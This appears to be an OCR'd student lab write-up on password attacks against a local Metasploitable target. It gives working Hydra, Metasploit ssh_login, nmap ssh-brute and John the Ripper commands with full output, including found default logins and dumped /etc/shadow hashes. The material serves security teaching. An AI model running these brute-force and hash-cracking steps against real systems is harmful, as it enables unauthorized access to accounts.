
PROJECT ON SYSTEM HACKING


1) HYDRA:

- Create usernames.txt and passwords.txt with some default usernames and passwords



```
root
msfadmin
kali
harshith
nss
admin
abc
jsmith
```


myusernames.txt



```
toor
root
kali
password
msfadmin
admin
210
1234
abcd
msf
Admin
jsmith
```

mypasswords.txt

- Syntax: hydra -L <usernames file path> -P <passwords file path> <port name>://<target ip address>




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L /home/kali/Desktop/myusernames -P /home/kali/Desktop/mypasswords telnet://192.168.109.129
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-09 13:39:20
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if avail
able
[DATA] max 16 tasks per 1 server, overall 16 tasks, 96 login tries (l:8/p:12), ~6 tries per task
[DATA] attacking telnet://192.168.109.129:23/
[23][telnet] host: 192.168.109.129   login: root   password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-09 13:39:36
```

2) AUXILLARY:

- Enter Metasploit framework and use auxiliary module
- Set path: use auxiliary/scanner/ssh/ssh_login
- Set RHOSTS: 192.168.109.129
- Set USER_FILE: /home/kali/Desktop/myusernames.txt
- Set PASS_FILE: /home/kali/Desktop/mypasswords.txt
- Run the module: run
- We get some default passwords matched for some usernames



```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.109.129
RHOSTS ⇒ 192.168.109.129
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/mypasswords.txt
PASS_FILE ⇒ /home/kali/Desktop/mypasswords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/myusernames.txt
USER_FILE ⇒ /home/kali/Desktop/myusernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show targets
[-] No exploit module selected.
msf6 auxiliary(scanner/ssh/ssh_login) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                     Required  Description
   ----              ---------------                     --------  -----------
   BLANK_PASSWORDS   false                               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                               no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                no        Skip existing credentials stored in the current database (Accepted: none, user, user&rea
                                                                   lm)
   PASSWORD                                              no        A specific password to authenticate with
   PASS_FILE         /home/kali/Desktop/mypasswords.txt  no        File containing passwords, one per line
   RHOSTS            192.168.109.129                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasp
                                                                   loit
   RPORT             22                                  yes       The target port
   STOP_ON_SUCCESS   false                               yes       Stop guessing when a credential works for a host
   THREADS           1                                   yes       The number of concurrent threads (max one per host)
   USERNAME                                              no        A specific username to authenticate as
   USERPASS_FILE                                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                               no        Try the username as the password for all users
   USER_FILE         /home/kali/Desktop/myusernames.txt  no        File containing usernames, one per line
   VERBOSE           false                               yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.109.129:22 - Starting bruteforce
[+] 192.168.109.129:22 - Success: 'root:toor' 'uid=0(root) gid=0(root) groups=0(root) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 20
08 i686 GNU/Linux '
[*] SSH session 4 opened (192.168.109.128:42945 → 192.168.109.129:22 ) at 2022-07-09 14:13:14 -0400
[+] 192.168.109.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip)
,44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux '
[*] SSH session 5 opened (192.168.109.128:35169 → 192.168.109.129:22 ) at 2022-07-09 14:13:23 -0400
```


3) NSE Scripts:

- Set path: cd /usr/share/nmap/scripts
- Sort out ssh nse scripts using grep function:

  ls -l | grep ssh
- Use ssh-brute.nse using the following command:


  nmap --script ssh-brute.nse -p 22 192.168.109.129

- There will be a lot of default usernames and passwords generating continuously, till a time limit.



```
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls -l | grep ssh
-rw-r--r-- 1 root root  5391 Jan 18 09:54 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1200 Jan 18 09:54 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3045 Jan 18 09:54 ssh-brute.nse
-rw-r--r-- 1 root root 16036 Jan 18 09:54 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 Jan 18 09:54 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 Jan 18 09:54 ssh-run.nse
-rw-r--r-- 1 root root  1423 Jan 18 09:54 sshv1.nse

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# nmap --script ssh-brute.nse -p 22 192.168.109.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-09 14:16 EDT
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute] Trying username/password pair: netadmin:123456
```




```
NSE: [ssh-brute] Trying username/password pair: root:junior
NSE: [ssh-brute] Trying username/password pair: admin:junior
NSE: [ssh-brute] Trying username/password pair: administrator:junior
NSE: [ssh-brute] Trying username/password pair: webadmin:junior
NSE: [ssh-brute] Trying username/password pair: sysadmin:junior
NSE: [ssh-brute] Trying username/password pair: netadmin:junior
NSE: [ssh-brute] Trying username/password pair: guest:junior
NSE: [ssh-brute] Trying username/password pair: web:junior
NSE: [ssh-brute] Trying username/password pair: test:junior
NSE: [ssh-brute] Trying username/password pair: root:taylor
NSE: [ssh-brute] Trying username/password pair: admin:taylor
NSE: [ssh-brute] Trying username/password pair: administrator:taylor
NSE: [ssh-brute] Trying username/password pair: webadmin:taylor
NSE: [ssh-brute] Trying username/password pair: sysadmin:taylor
NSE: [ssh-brute] Trying username/password pair: netadmin:taylor
NSE: [ssh-brute] Trying username/password pair: guest:taylor
NSE: [ssh-brute] Trying username/password pair: web:taylor
NSE: [ssh-brute] Trying username/password pair: test:taylor
NSE: [ssh-brute] Trying username/password pair: root:softball
NSE: [ssh-brute] Trying username/password pair: admin:softball
NSE: [ssh-brute] Trying username/password pair: administrator:softball
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.109.129
Host is up (0.00068s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 859 guesses in 602 seconds, average tps: 1.5
MAC Address: 00:0C:29:B4:37:5F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 603.28 seconds
```


4) JOHN: THE RIPPER

- Copy the hash values of all the default usernames into a text file




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sudo cat /etc/shadow
root:$y$j9T$IOncr1/zsrxWwzicOlG.1.$u14g7zup6UAs.t2AV69p.IRnsBuDqNGwhX3L2l6vTa8:19154:0:99999:7:::
daemon:*:19124:0:99999:7:::
bin:*:19124:0:99999:7:::
sys:*:19124:0:99999:7:::
sync:*:19124:0:99999:7:::
games:*:19124:0:99999:7:::
man:*:19124:0:99999:7:::
lp:*:19124:0:99999:7:::
mail:*:19124:0:99999:7:::
news:*:19124:0:99999:7:::
uucp:*:19124:0:99999:7:::
proxy:*:19124:0:99999:7:::
www-data:*:19124:0:99999:7:::
backup:*:19124:0:99999:7:::
list:*:19124:0:99999:7:::
irc:*:19124:0:99999:7:::
gnats:*:19124:0:99999:7:::
nobody:*:19124:0:99999:7:::
_apt:!:19124::::::
systemd-network:!:19124::::::
systemd-resolve:!:19124::::::
mysql:!:19124::::::
tss:!:19124::::::
strongswan:!:19124::::::
systemd-timesync:!:19124::::::
redsocks:!:19124::::::
rwhod:!:19124::::::
iodine:!:19124::::::
messagebus:!:19124::::::
miredo:!:19124::::::
```

- Copy these into a text file: cat> hash.txt



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat hash.txt
root:$y$j9T$IOncr1/zsrxWwzicOlG.1.$u14g7zup6UAs.t2AV69p.IRnsBuDqNGwhX3L2l6vTa8:19154:0:99999:7:::
daemon:*:19124:0:99999:7:::
bin:*:19124:0:99999:7:::
sys:*:19124:0:99999:7:::
sync:*:19124:0:99999:7:::
games:*:19124:0:99999:7:::
man:*:19124:0:99999:7:::
lp:*:19124:0:99999:7:::
mail:*:19124:0:99999:7:::
news:*:19124:0:99999:7:::
uucp:*:19124:0:99999:7:::
proxy:*:19124:0:99999:7:::
www-data:*:19124:0:99999:7:::
backup:*:19124:0:99999:7:::
list:*:19124:0:99999:7:::
irc:*:19124:0:99999:7:::
gnats:*:19124:0:99999:7:::
nobody:*:19124:0:99999:7:::
_apt:!:19124::::::
systemd-network:!:19124::::::
systemd-resolve:!:19124::::::
mysql:!:19124::::::
tss:!:19124::::::
strongswan:!:19124::::::
systemd-timesync:!:19124::::::
redsocks:!:19124::::::
rwhod:!:19124::::::
iodine:!:19124::::::
messagebus:!:19124::::::
miredo:!:19124::::::
_rpc:!:19124::::::
usbmux:!:19124::::::
tcpdump:!:19124::::::
sshd:!:19124::::::
dnsmasq:!:19124::::::
statd:!:19124::::::
avahi:!:19124::::::
stunnel4:!*:19124::::::
rtkit:!:19124::::::
Debian-snmp:!:19124::::::
speech-dispatcher:!:19124::::::
sslh:!:19124::::::
postgres:!:19124::::::
nm-openvpn:!:19124::::::
nm-openconnect:!:19124::::::
pulse:!:19124::::::
saned:!:19124::::::
inetsim:!:19124::::::
lightdm:!:19124::::::
colord:!:19124::::::
geoclue:!:19124::::::
king-phisher:!:19124::::::
kali:$y$j9T$lSN/./kYwRw48j0mPDw1y0$5dBhvHp3QlNNd9TTrK.nRzjCad.9j8nBloAlT3Y3tND:19124:0:99999:7:::
debian-tor:!:19149::::::
```


- Syntax: john <filename>



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 128/128 AVX 4x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:00:06  3/3 0g/s 2576Kp/s 2576Kc/s 2576KC/s 1lvcx2..1agp02
0g 0:00:00:07  3/3 0g/s 2832Kp/s 2832Kc/s 2832KC/s molket..miachi
0g 0:00:00:08  3/3 0g/s 3027Kp/s 3027Kc/s 3027KC/s rl0i84..mannurt
0g 0:00:00:09  3/3 0g/s 3170Kp/s 3170Kc/s 3170KC/s artomais..arsbetar
0g 0:00:00:10  3/3 0g/s 3338Kp/s 3338Kc/s 3338KC/s apsha25..bayma12
0g 0:00:00:11  3/3 0g/s 3473Kp/s 3473Kc/s 3473KC/s 10c4tb..19m77s
